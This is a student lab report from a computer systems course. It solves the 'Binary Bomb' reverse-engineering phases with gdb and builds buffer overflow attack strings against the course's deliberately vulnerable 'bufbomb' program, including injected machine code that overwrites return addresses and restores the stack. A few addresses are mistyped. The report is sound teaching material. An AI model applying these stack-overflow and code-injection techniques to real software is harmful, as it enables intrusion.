華中科技大学

课 程 实 验 报 告

课程名称： 计算机系统基础

专业班级： CS2003

学　　号： U202015360

姓　　名： 胡沁心

指导教师： 张宇

报告日期： 2022 年 6 月 20 日

计算机科学与技术学院

目录

实验 2： Binary Bombs

2.1 实验概述

本实验中，要使用课程所学知识拆除一个“Binary Bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

一个“Binary Bombs”（二进制炸弹，简称炸弹）是一个 Linux 可执行 C 程序，包含 phase1~phase6 共 6 个阶段。

炸弹运行的每个阶段要求你输入一个特定的字符串，若你的输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出 "BOOM!!!" 字样。

实验的目标是要拆除尽可能多的炸弹阶段。

2.2 实验内容

2.2.1 阶段 1 拆除<phase_1>

1.任务描述：找到 bomb 的第一个字符串

2.实验设计：在反汇编代码中找到答案字符串

3.实验过程：

在调用 string_not_equal 之前传递的两个参数中，一个为输入字符串的首地址，另一个为 0x8040fe4。

```
8048b36:    68 e4 9f 04 08          push   $0x8049fe4
8048b3b:    ff 74 24 1c             pushl  0x1c(%esp)
8048b3f:    e8 89 04 00 00          call   8048fcd <strings_not_equal>
```

图 1.1

如果字符串不等就调用 explode_bomb,因此答案字符串就在该内存中

```
8048b47:    85 c0                   test   %eax,%eax
8048b49:    74 05                   je     8048b50 <phase_1+0x1d>
8048b4b:    e8 74 05 00 00          call   80490c4 <explode_bomb>
```

图 1.2

查看该地址的内存，得到第一个字符串。

```
(gdb) x/s 0x8049fe4
0x8049fe4:      "Why make trillions when we could make... billions?"
```

图 1.3

4.实验结果：通过

```
Why make trillions when we could make... billions?
Phase 1 defused. How about the next one?
```

图 1.4

2.2.2 阶段 2 拆除<phase_2>

1.任务描述：找到 bomb 的第二个字符串

2.实验设计：在循环体中算出每个数的值

3.实验过程：

首先调用函数 read_six_numbers，传递的参数中其中一个为输入字符串的首地址，得知答案字符串为 6 个数字。

```
8048b65:    8d 44 24 0c           lea    0xc(%esp),%eax
8048b69:    50                    push   %eax
8048b6a:    ff 74 24 3c           pushl  0x3c(%esp)
8048b6e:    e8 76 05 00 00        call   80490e9 <read_six_numbers>
```

图 1.5

第一个数字和 1 比较，如果不等会调用 explode_bomb，因此第一个数为 1

```
8048b76:    83 7c 24 04 01        cmpl   $0x1,0x4(%esp)
8048b7b:    74 05                 je     8048b82 <phase_2+0x2e>
8048b7d:    e8 42 05 00 00        call   80490c4 <explode_bomb>
```

图 1.6

框内为一个循环。ebx 赋值为 esp+0x4 的地址，esi 赋值为 esp+0x18 的地址，相差 0x12，每个循环 ebx+=0x4，因此循环 5 次，比较剩下 5 个数。

每次循环中，eax 赋值为(ebx)的值， eax*=2，eax 与(ebx+0x4)比较，即每个数都为前一个数的两倍，第一个数为 1，因此后五个数为 2，4，8，16，32。

```
8048b82:    8d 5c 24 04           lea    0x4(%esp),%ebx
8048b86:    8d 74 24 18           lea    0x18(%esp),%esi
8048b8a:    8b 03                 mov    (%ebx),%eax
8048b8c:    01 c0                 add    %eax,%eax
8048b8e:    39 43 04              cmp    %eax,0x4(%ebx)
8048b91:    74 05                 je     8048b98 <phase_2+0x44>
8048b93:    e8 2c 05 00 00        call   80490c4 <explode_bomb>
8048b98:    83 c3 04              add    $0x4,%ebx
8048b9b:    39 f3                 cmp    %esi,%ebx
8048b9d:    75 eb                 jne    8048b8a <phase_2+0x36>
```

图 1.7

4.实验结果：通过

```
1 2 4 8 16 32
That's number 2.  Keep going!
```

图 1.8

2.2.3 阶段 3 拆除<phase_3>

1.任务描述：找到 bomb 的第三个字符串

2.实验设计：分析 switch 条件分支结构得到答案

3.实验过程：

首先调用 scanf 函数，传递的参数中，一个为输入的字符串首地址，另一个为 0x804a1af

```
8048bd0:      68 af a1 04 08          push   $0x804a1af
8048bd5:      ff 74 24 2c             pushl  0x2c(%esp)
8048bd9:      e8 32 fc ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 1.9

查看该地址的内存，得知输入为两个数字

```
(gdb) x/s 0x804a1af
0x804a1af:      "%d %d"
```

图 1.10

接下来得知第一个数要小于等于 7。第一个数赋给 eax，跳转到 *804a040+4*eax 的内容的位置

```
8048beb:      83 7c 24 04 07          cmpl   $0x7,0x4(%esp)
8048bf0:      77 3c                   ja     8048c2e <phase_3+0x77>
8048bf2:      8b 44 24 04             mov    0x4(%esp),%eax
8048bf6:      ff 24 85 40 a0 04 08    jmp    *0x804a040(,%eax,4)
```

图 1.11

在内存中查看该地址的内存，第一个数为几，就取第几个地址，类似于 switch 分支选择结构。若取第一个数为 0，就取第一个地址，即 0x8048c3a

```
(gdb) x/8x 0x804a040
0x804a040:      0x08048c3a      0x08048bfd      0x08048c04      0x08048c0b
0x804a050:      0x08048c12      0x08048c19      0x08048c20      0x08048c27
```

图 1.12

跳转到 0x8048c3a，得到第二个数为 0x19c 即 412

```
8048c3a:      b8 9c 01 00 00          mov    $0x19c,%eax
8048c3f:      3b 44 24 08             cmp    0x8(%esp),%eax
8048c43:      74 05                   je     8048c4a <phase_3+0x93>
8048c45:      e8 7a 04 00 00          call   80490c4 <explode_bomb>
```

图 1.13

4.实验结果：通过

```
0 412
Halfway there!
```

图 1.14

2.2.4 阶段 4 拆除<phase_4>

1.任务描述：找到 bomb 的第四个字符串

2.实验设计：递归程序计算结果

3.实验过程：

首先调用 scanf 函数，与 phase_3 一样是输入 2 个数字。传递的参数按顺序为输入的第 2 个数和第 1 个数，要注意与输入的顺序相反。

```
8048cb2:       8d 44 24 04             lea    0x4(%esp),%eax
8048cb6:       50                      push   %eax
8048cb7:       8d 44 24 0c             lea    0xc(%esp),%eax
8048cbb:       50                      push   %eax
8048cbc:       68 af a1 04 08          push   $0x804a1af
8048cc1:       ff 74 24 2c             pushl  0x2c(%esp)
8048cc5:       e8 46 fb ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 1.15

第二个数减 2 要小于等于 2，即第二个数要小于等于 4。令第二个数为 2。

```
8048cd2:       8b 44 24 04             mov    0x4(%esp),%eax
8048cd6:       83 e8 02                sub    $0x2,%eax
8048cd9:       83 f8 02                cmp    $0x2,%eax
8048cdc:       76 05                   jbe    8048ce3 <phase_4+0x40>
8048cde:       e8 e1 03 00 00          call   80490c4 <explode_bomb>
```

图 1.16

接下来调用 func4 函数，传递的参数为第二个数和 5

```
8048ce6:       ff 74 24 0c             pushl  0xc(%esp)
8048cea:       6a 05                   push   $0x5
8048cec:       e8 6f ff ff ff          call   8048c60 <func4>
```

图 1.17

查看 func4，是递归函数，三个的框分别返回三种值

```
8048c60:    57                      push   %edi
8048c61:    56                      push   %esi
8048c62:    53                      push   %ebx
8048c63:    8b 5c 24 10             mov    0x10(%esp),%ebx
8048c67:    8b 7c 24 14             mov    0x14(%esp),%edi
8048c6b:    85 db                   test   %ebx,%ebx
8048c6d:    7e 2b                   jle    8048c9a <func4+0x3a>
8048c6f:    89 f8                   mov    %edi,%eax
8048c71:    83 fb 01                cmp    $0x1,%ebx
8048c74:    74 29                   je     8048c9f <func4+0x3f>
8048c76:    83 ec 08                sub    $0x8,%esp
8048c79:    57                      push   %edi
8048c7a:    8d 43 ff                lea    -0x1(%ebx),%eax
8048c7d:    50                      push   %eax
8048c7e:    e8 dd ff ff ff          call   8048c60 <func4>
8048c83:    83 c4 08                add    $0x8,%esp
8048c86:    8d 34 07                lea    (%edi,%eax,1),%esi
8048c89:    57                      push   %edi
8048c8a:    83 eb 02                sub    $0x2,%ebx
8048c8d:    53                      push   %ebx
8048c8e:    e8 cd ff ff ff          call   8048c60 <func4>
8048c93:    83 c4 10                add    $0x10,%esp
8048c96:    01 f0                   add    %esi,%eax
8048c98:    eb 05                   jmp    8048c9f <func4+0x3f>
8048c9a:    b8 00 00 00 00          mov    $0x0,%eax
8048c9f:    5b                      pop    %ebx
8048ca0:    5e                      pop    %esi
8048ca1:    5f                      pop    %edi
8048ca2:    c3                      ret
```

图 1.18

翻译成 c 语言

```c
int func4(int edi,int ebx){
    if(ebx<=0) return 0;
    if(ebx==1) return edi;
    return edi+func4(edi,ebx-1)+func4(edi,ebx-2);
}
```

图 1.19

运行结果如下，得到答案 24

```
2
24
Process returned 0 (0x0)   execution time : 0.952 s
```

图 1.20

4. 实验结果：通过

```
24 2
So you got that one.  Try this one.
```

图 1.21

2.2.5 阶段 5 拆除<phase_5>

1. 任务描述：找到 bomb 的第五二个字符串

2. 实验设计：分析指针数组，倒推得到答案

3. 实验过程：

首先调用 scanf 函数，与 phase_3 一样是输入 2 个数字。

```
8048d24:       8d 44 24 08             lea    0x8(%esp),%eax
8048d28:       50                      push   %eax
8048d29:       8d 44 24 08             lea    0x8(%esp),%eax
8048d2d:       50                      push   %eax
8048d2e:       68 af a1 04 08          push   $0x804a1af
8048d33:       ff 74 24 2c             pushl  0x2c(%esp)
8048d37:       e8 d4 fa ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 1.21

保留第一个数的最低四位，且不能是 1111

```
8048d49:       8b 44 24 04             mov    0x4(%esp),%eax
8048d4d:       83 e0 0f                and    $0xf,%eax
8048d50:       89 44 24 04             mov    %eax,0x4(%esp)
8048d54:       83 f8 0f                cmp    $0xf,%eax
8048d57:       74 2e                   je     8048d87 <phase_5+0x72>
```

图 1.22

接下来框内为循环体，eax 赋值为地址为 0x804a060+4*eax，edx 用于计数，ecx 为累加值。每一次访问的值作为下一个访问的对象的偏移量，直到访问的值等于 15，循环结束。

```
8048d59:       b9 00 00 00 00          mov    $0x0,%ecx
8048d5e:       ba 00 00 00 00          mov    $0x0,%edx
8048d63:       83 c2 01                add    $0x1,%edx
8048d66:       8b 04 85 60 a0 04 08    mov    0x804a060(,%eax,4),%eax
8048d6d:       01 c1                   add    %eax,%ecx
8048d6f:       83 f8 0f                cmp    $0xf,%eax
8048d72:       75 ef                   jne    8048d63 <phase_5+0x4e>
```

图 1.23

在内存中查看 0x804a060，发现是一个数组

```
(gdb) x/16x 0x804a060
0x804a060 <array.3247>: 0x0000000a      0x00000002      0x0000000e      0x00000007
0x804a070 <array.3247+16>:      0x00000008      0x0000000c      0x0000000f      0x0000000b
0x804a080 <array.3247+32>:      0x00000000      0x00000004      0x00000001      0x0000000d
0x804a090 <array.3247+48>:      0x00000003      0x00000009      0x00000006      0x00000005
```

图 1.24

可以得知循环结束后 edx 的值是 15，即第 15 次访问的值为 15。从 0x0000000f 倒推，得到访问的顺序为 c，3，7，b，d，9，4，8，0，a，1，2，e，6，f，0x0000000c 是数组中的第 6 个，因此第一个数为 5。

ecx 为 15 个数的和即 115，ecx 要等于第二个数，因此第二个数为 115。

```
8048d74:       c7 44 24 04 0f 00 00    movl   $0xf,0x4(%esp)
8048d7b:       00
8048d7c:       83 fa 0f                cmp    $0xf,%edx
8048d7f:       75 06                   jne    8048d87 <phase_5+0x72>
8048d81:       3b 4c 24 08             cmp    0x8(%esp),%ecx
8048d85:       74 05                   je     8048d8c <phase_5+0x77>
8048d87:       e8 38 03 00 00          call   80490c4 <explode_bomb>
```

图 1.25

4.实验结果：通过

```
5 115
Good work!  On to the next...
```

图 1.26

2.2.6 阶段 6 拆除<phase_6>

1.任务描述：找到 bomb 的第六个字符串

2.实验设计：链表排序

3.实验过程：

和 phase_2 一样输入的为 6 个数字

```
8048db3:       8d 44 24 14             lea    0x14(%esp),%eax
8048db7:       50                      push   %eax
8048db8:       ff 74 24 5c             pushl  0x5c(%esp)
8048dbc:       e8 28 03 00 00          call   80490e9 <read_six_numbers>
```

图 1.27

大框内为第一层循环。判断每个数减 1 小于等于 5，即每个数是否小于等于 6。

小框内为第二层循环，判断 6 个数是否有重复。

```
8048dc4:       be 00 00 00 00          mov    $0x0,%esi
8048dc9:       8b 44 b4 0c             mov    0xc(%esp,%esi,4),%eax
8048dcd:       83 e8 01                sub    $0x1,%eax
8048dd0:       83 f8 05                cmp    $0x5,%eax
8048dd3:       76 05                   jbe    8048dda <phase_6+0x38>
8048dd5:       e8 ea 02 00 00          call   80490c4 <explode_bomb>
8048dda:       83 c6 01                add    $0x1,%esi
8048ddd:       83 fe 06                cmp    $0x6,%esi
8048de0:       74 33                   je     8048e15 <phase_6+0x73>
8048de2:       89 f3                   mov    %esi,%ebx
8048de4:       8b 44 9c 0c             mov    0xc(%esp,%ebx,4),%eax
8048de8:       39 44 b4 08             cmp    %eax,0x8(%esp,%esi,4)
8048dec:       75 05                   jne    8048df3 <phase_6+0x51>
8048dee:       e8 d1 02 00 00          call   80490c4 <explode_bomb>
8048df3:       83 c3 01                add    $0x1,%ebx
8048df6:       83 fb 05                cmp    $0x5,%ebx
8048df9:       7e e9                   jle    8048de4 <phase_6+0x42>
8048dfb:       eb cc                   jmp    8048dc9 <phase_6+0x27>
```

图 1.28

接下来是一个两层循环嵌套，功能是将内存 0x804c13c 中的内容按输入的数字翻转排序，储存到栈中。相同颜色的横线对应跳转位置。

```
8048dfd:    8b 52 08          mov    0x8(%edx),%edx
8048e00:    83 c0 01          add    $0x1,%eax
8048e03:    39 c8             cmp    %ecx,%eax
8048e05:    75 f6             jne    8048dfd <phase_6+0x5b>
8048e07:    89 54 b4 24       mov    %edx,0x24(%esp,%esi,4)
8048e0b:    83 c3 01          add    $0x1,%ebx
8048e0e:    83 fb 06          cmp    $0x6,%ebx
8048e11:    75 07             jne    8048e1a <phase_6+0x78>
8048e13:    eb 1c             jmp    8048e31 <phase_6+0x8f>
8048e15:    bb 00 00 00 00    mov    $0x0,%ebx
8048e1a:    89 de             mov    %ebx,%esi
8048e1c:    8b 4c 9c 0c       mov    0xc(%esp,%ebx,4),%ecx
8048e20:    b8 01 00 00 00    mov    $0x1,%eax
8048e25:    ba 3c c1 04 08    mov    $0x804c13c,%edx
8048e2a:    83 f9 01          cmp    $0x1,%ecx
8048e2d:    7f ce             jg     8048dfd <phase_6+0x5b>
8048e2f:    eb d6             jmp    8048e07 <phase_6+0x65>
8048e31:    8b 5c 24 24       mov    0x24(%esp),%ebx
```

图 1.29

在内存中查看 0x804c13c，发现是一个链表，按升序排列为 5，6，1，2，3，4

```
(gdb) x/16x 0x804c13c
0x804c13c <node1>:      0x000002c0      0x00000001      0x0804c148      0x00000225
0x804c14c <node2+4>:    0x00000002      0x0804c154      0x0000011f      0x00000003
0x804c15c <node3+8>:    0x0804c160      0x0000007f      0x00000004      0x0804c16c
0x804c16c <node5>:      0x00000365      0x00000005      0x0804c178      0x00000305
```

图 1.30

接下来框内又是循环，复制并翻转保存在栈中的数据

```
8048e31:    8b 5c 24 24       mov    0x24(%esp),%ebx
8048e35:    8d 44 24 24       lea    0x24(%esp),%eax
8048e39:    8d 74 24 38       lea    0x38(%esp),%esi
8048e3d:    89 d9             mov    %ebx,%ecx
8048e3f:    8b 50 04          mov    0x4(%eax),%edx
8048e42:    89 51 08          mov    %edx,0x8(%ecx)
8048e45:    83 c0 04          add    $0x4,%eax
8048e48:    89 d1             mov    %edx,%ecx
8048e4a:    39 f0             cmp    %esi,%eax
8048e4c:    75 f1             jne    8048e3f <phase_6+0x9d>
```

图 1.31

最后一个循环，判断按输入的顺序排序的链表是否是升序

```
8048e4e:    c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
8048e55:    be 05 00 00 00          mov    $0x5,%esi
8048e5a:    8b 43 08                mov    0x8(%ebx),%eax
8048e5d:    8b 00                   mov    (%eax),%eax
8048e5f:    39 03                   cmp    %eax,(%ebx)
8048e61:    7d 05                   jge    8048e68 <phase_6+0xc6>
8048e63:    e8 5c 02 00 00          call   80490c4 <explode_bomb>
8048e68:    8b 5b 08                mov    0x8(%ebx),%ebx
8048e6b:    83 ee 01                sub    $0x1,%esi
8048e6e:    75 ea                   jne    8048e5a <phase_6+0xb8>
```

图 1.32

4. 实验结果：通过

```
5 6 1 2 3 4
Congratulations! You've defused the bomb!
```

图 1.33

2.2.7 阶段 7 拆除<secret_phase>

1.任务描述：找到 bomb 的隐藏关卡

2.实验设计：01 二分排序树搜索

3.实验过程：

首先找到调用 secret_phase 的位置，发现 0x804c3cc 的值等于 6 时才会调用。

```
804922c:       83 3d cc c3 04 08 06    cmpl   $0x6,0x804c3cc
8049233:       75 73                   jne    80492a8 <phase_defused+0x8b>
```

图 1.34

查看内存 0x804c3cc,为当前进行到的 phase 的个数。因此只有解除了第 6 个炸弹才能进入 secret_phase。

```
(gdb) x/20x 0x804c3cc
0x804c3cc <num_input_strings>:
```

图 1.35

接着调用 scanf 函数，传递的参数前 3 个为 phase_4 输入的三个值

```
8049235:       83 ec 0c                sub    $0xc,%esp
8049238:       8d 44 24 18             lea    0x18(%esp),%eax
804923c:       50                      push   %eax
804923d:       8d 44 24 18             lea    0x18(%esp),%eax
8049241:       50                      push   %eax
8049242:       8d 44 24 18             lea    0x18(%esp),%eax
8049246:       50                      push   %eax
8049247:       68 09 a2 04 08          push   $0x804a209
804924c:       68 d0 c4 04 08          push   $0x804c4d0
8049251:       e8 ba f5 ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 1.36

查看内存 0x804a209,得知要在 phase4 的两个数后增加一个字符串

```
(gdb) x/s 0x804a209
0x804a209:      "%d %d %s"
```

图 1.37

接下来是字符串比较，其中一个参数为地址 0x804a212

```
8049261:       68 12 a2 04 08          push   $0x804a212
8049266:       8d 44 24 18             lea    0x18(%esp),%eax
804926a:       50                      push   %eax
804926b:       e8 5d fd ff ff          call   8048fcd <strings_not_equal>
```

图 1.38

在内存中查看，得到字符串，加在 phase_4 的数字之后。

```
(gdb) x/s 0x804a212
0x804a212:      "DrEvil"
```

图 1.39

进入 secret_phase。得到输入的数要小于 0x3e8 即 1000。

```
8048ef7:       3d e8 03 00 00          cmp    $0x3e8,%eax
8048efc:       76 05                   jbe    8048f03 <secret_phase+0x2a>
8048efe:       e8 c1 01 00 00          call   80490c4 <explode_bomb>
```

图 1.40

然后调用 fun7，一个参数为输入的值，另一个为地址 0x804c088。

```
8048f06:       53                      push   %ebx
8048f07:       68 88 c0 04 08          push   $0x804c088
8048f0c:       e8 77 ff ff ff          call   8048e88 <fun7>
```

图 1.41

在内存中查看该地址，得到一棵链表形式的二叉树

```
(gdb) x/48u 0x804c088
0x804c088 <n1>: 36      134529172       134529184       8
0x804c098 <n21+4>:      134529220       134529196       50      134529208
0x804c0a8 <n22+8>:      134529232       22      134529304       134529280
0x804c0b8 <n33>:        45      134529244       134529316       6
0x804c0c8 <n31+4>:      134529256       134529292       107     134529268
0x804c0d8 <n34+8>:      134529328       40      0       0
0x804c0e8 <n41>:        1       0       0       99
0x804c0f8 <n47+4>:      0       0       35      0
0x804c108 <n44+8>:      0       7       0       0
0x804c118 <n43>:        20      0       0       47
0x804c128 <n46+4>:      0       0       1001    0
0x804c138 <n48+8>:      0       704     1       134529352
```

图 1.42

画出来是一棵二叉排序树



图 1.43

查看 fun7。ecx 为输入的值，edx 为二叉树首地址

```
8048e88:       53                      push   %ebx
8048e89:       83 ec 08                sub    $0x8,%esp
8048e8c:       8b 54 24 10             mov    0x10(%esp),%edx
8048e90:       8b 4c 24 14             mov    0x14(%esp),%ecx
```

图 1.44

递归函数。四个框分别返回四种值

```
8048e94:       85 d2                   test   %edx,%edx
8048e96:       74 37                   je     8048ecf <fun7+0x47>
8048e98:       8b 1a                   mov    (%edx),%ebx
8048e9a:       39 cb                   cmp    %ecx,%ebx
8048e9c:       7e 13                   jle    8048eb1 <fun7+0x29>
8048e9e:       83 ec 08                sub    $0x8,%esp
8048ea1:       51                      push   %ecx
8048ea2:       ff 72 04                pushl  0x4(%edx)
8048ea5:       e8 de ff ff ff          call   8048e88 <fun7>
8048eaa:       83 c4 10                add    $0x10,%esp
8048ead:       01 c0                   add    %eax,%eax
8048eaf:       eb 23                   jmp    8048ed4 <fun7+0x4c>
8048eb1:       b8 00 00 00 00          mov    $0x0,%eax
8048eb6:       39 cb                   cmp    %ecx,%ebx
8048eb8:       74 1a                   je     8048ed4 <fun7+0x4c>
8048eba:       83 ec 08                sub    $0x8,%esp
8048ebd:       51                      push   %ecx
8048ebe:       ff 72 08                pushl  0x8(%edx)
8048ec1:       e8 c2 ff ff ff          call   8048e88 <fun7>
8048ec6:       83 c4 10                add    $0x10,%esp
8048ec9:       8d 44 00 01             lea    0x1(%eax,%eax,1),%eax
8048ecd:       eb 05                   jmp    8048ed4 <fun7+0x4c>
8048ecf:       b8 ff ff ff ff          mov    $0xffffffff,%eax
```

图 1.45

是 01 二分搜索树，找到元素，返回查找路径，找不到返回-1



图 1.46

返回值要等于 3，即 11B，因此答案为 107

```
8048f14:       83 f8 03                cmp    $0x3,%eax
8048f17:       74 05                   je     8048f1e <secret_phase+0x45>
8048f19:       e8 a6 01 00 00          call   80490c4 <explode_bomb>
```

图 1.47

4. 实验结果：通过

```
24 2 DrEvil
So you got that one.  Try this one.
5 115
Good work!  On to the next...
5 6 1 2 3 4
Curses, you've found the secret phase!
But finding it and solving it are quite different...
107
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
```

图 1.48

2.3 实验小结

本实验是拆炸弹，根据执行文件的反汇编代码和用 gdb 查看内存来推断出字符串。这次实验使我对 gdb 的各种功能有了更深刻的了解和运用，比如显示内存、显示寄存器、display 指令与其他编译器中的内存窗口、寄存器窗口和监视窗口。同时也加深了对 linux 下汇编语言的理解，尤其体会到了堆栈操作在函数调用、参数传递时的重要性，比如在 phase_4 中传递的参数的顺序是相反。

实验 3： 缓冲区溢出攻击

3.1 实验概述

加深对 IA-32 函数调用规则和栈结构的具体理解。

3.2 实验内容

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为。

3.2.1 阶段 1 smoke

1.任务描述：

构造一个攻击字符串作为 bufbomb 的输入，而在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 smoke。

2.实验设计：

查看 gets 函数得到字符串缓冲区大小，利用字符串溢出改变返回地址

3.实验过程：

找到 getbuf 函数，得到 buf 的缓冲区大小为 0x28+4=44 个字节。

```
80491ef:    83 ec 38          sub    $0x38,%esp
80491f2:    8d 45 d8          lea    -0x28(%ebp),%eax
80491f5:    89 04 24          mov    %eax,(%esp)
80491f8:    e8 55 fb ff ff    call   8048d52 <Gets>
```

图 3.1

找到 smoke 函数。如果要 gets 返回时跳转到 smoke 函数，需要将返回地址覆盖为 smoke 的地址。

```
08048c90 <smoke>:
 8048c90:       55              |       push   %ebp
```

图 3.2

因此要在 44 位字符串后加上 smoke 的地址。一共 48 位，前 44 位任意。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 90 8c 04 08
```

图 3.3

4.实验结果：通过，并得到 cookie 为 0x212b728f

```
superb@ubuntu:~/Desktop/lab3$ cat smoke_U202015360.txt|./hex2raw|./bufbomb -u U202015360
Userid: U202015360
Cookie: 0x212b728f
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

图 3.4

3.2.2 阶段 2 fizz

1.任务描述：

构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得本次 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 fizz()。

2.实验设计：

利用字符串溢出改变返回地址并传递参数。

3.实验过程：

找到 fizz，地址加在 44 位字符串后。

```
08048cba <fizz>:
 8048cba:       55                      push   %ebp
```

图 3.5

传递的参数要等于 0x804c220 的值，且在栈中的位置是 ebp+8

```
8048cc0:       8b 45 08                mov    0x8(%ebp),%eax
8048cc3:       3b 05 20 c2 04 08       cmp    0x804c220,%eax
8048cc9:       75 1e                   jne    8048ce9 <fizz+0x2f>
```

图 3.6

在内存中查看，是 cookie 的储存区

```
(gdb) x/4x 0x804c220
0x804c220 <cookie>:     0x00000000      0x00000000      0x00000000      0x00000000
```

图 3.7

根据第 1 阶段得到的 cookie 为 0x212b728f，将这个值作为传递的参数。因为参数位置为 ebp+8，所以要加 8 位，前 4 位任意，后 4 位为 cookie。

字符串如下

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 ba 8c 04 08
00 00 00 00 8f 72 2b 21
```

图 3.8

4. 实验结果：通过

```
superb@ubuntu:~/Desktop/lab3$ cat fizz_U202015360.txt|./hex2raw|./bufbomb -u U202015360
Userid: U202015360
Cookie: 0x212b728f
Type string:Fizz!: You called fizz(0x212b728f)
VALID
NICE JOB!
```

图 3.9

3.2.3 阶段 3 bang

1. 任务描述：

设计包含攻击代码的攻击字符串，所含攻击代码首先将全局变量 global_value 设置为你的 cookie 值，然后转向执行 bang。

2. 实验设计：

在字符串中加入攻击代码给变量赋值，利用字符串溢出改变返回地址为字符串首地址，再跳转到目标函数。

3. 实验过程：

找到 bang 函数，得到地址 0x08048d05。

```
08048d05 <bang>:
 8048d05:       55                      push   %ebp
```

图 3.10

0x804c218 的值要和 0x804c220 的值相同，后者为 cookie 的储存地址。

```
8048d0b:       a1 18 c2 04 08          mov    0x804c218,%eax
8048d10:       3b 05 20 c2 04 08       cmp    0x804c220,%eax
8048d16:       75 1e                   jne    8048d36 <bang+0x31>
```

图 3.11

在内存中查看，是 global_value 的储存区。

```
(gdb) x/4x 0x804c218
0x804c218 <global_value>:       0x00000000      0x00000000      0x00000000      0x00000000
```

图 3.12

需要将 global_value 的值改为 cookie 的值，指令如下

```
0:   a1 20 c2 04 08          mov    0x804c220,%eax
5:   a3 18 c2 04 08          mov    %eax,0x804c218
a:   c3                      ret
```

图 3.13

将机器码加到 buf 中，同时将返回地址改为 buf 的首地址，使 Gets 函数返回时跳转执行 buf 内的指令。在内存中查看 buf 的首地址为 0x556831d8。



图 3.14

最后将 bang 函数的地址加到最后，使 buf 内的语句执行完后能够跳转到 bang 函数。一共 44+4+4=52 位，字符串如下：



图 3.15

4. 实验结果：通过



图 3.16

3.2.4 阶段 4 boom

1. 任务描述：

构造一个攻击字符串，使得 getbuf 函数不管获得什么输入，都能将正确的 cookie 值返回给 test 函数，而不是返回值 1。除此之外，你的攻击代码应还原任何被破坏的状态，将正确返回地址压入栈中，并执行 ret 指令从而真正返回到 test 函数。

2. 实验设计：

在字符串中加入攻击代码给变量赋值，利用字符串溢出改变返回地址为字符串首地址，再跳转到原函数。

3. 实验过程：

查看 test 函数，得到 getbuf 的返回地址 0x8028e81

图 3.17

因为要返回 cookie，所以将 cookie 的储存区地址送给 eax。

再将返回地址进栈，使执行完 buf 内的指令后直接返回 test 函数。

指令如下

```
 b:   a1 20 c2 04 08          mov    0x804c220,%eax
10:   68 81 8e 04 08          push   $0x8048e81
15:   c3                      ret
```

图 3.18

在内存中查看 ebp 的值

```
(gdb) p/x $ebp
$2 = 0x55683230
```

图 3.19

将机器码加到 buf 中，同时将返回地址改为 buf 的首地址，使 Gets 函数返回时跳转执行 buf 内的指令。

为了恢复栈，要修改栈中储存的原 ebp 的值。因此将 41~44 位修改位 ebp。

字符串如下

```
a1 20 c2 04 08
68 81 8e 04 08
c3 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00
30 32 68 55
d8 31 68 55
```

图 3.20

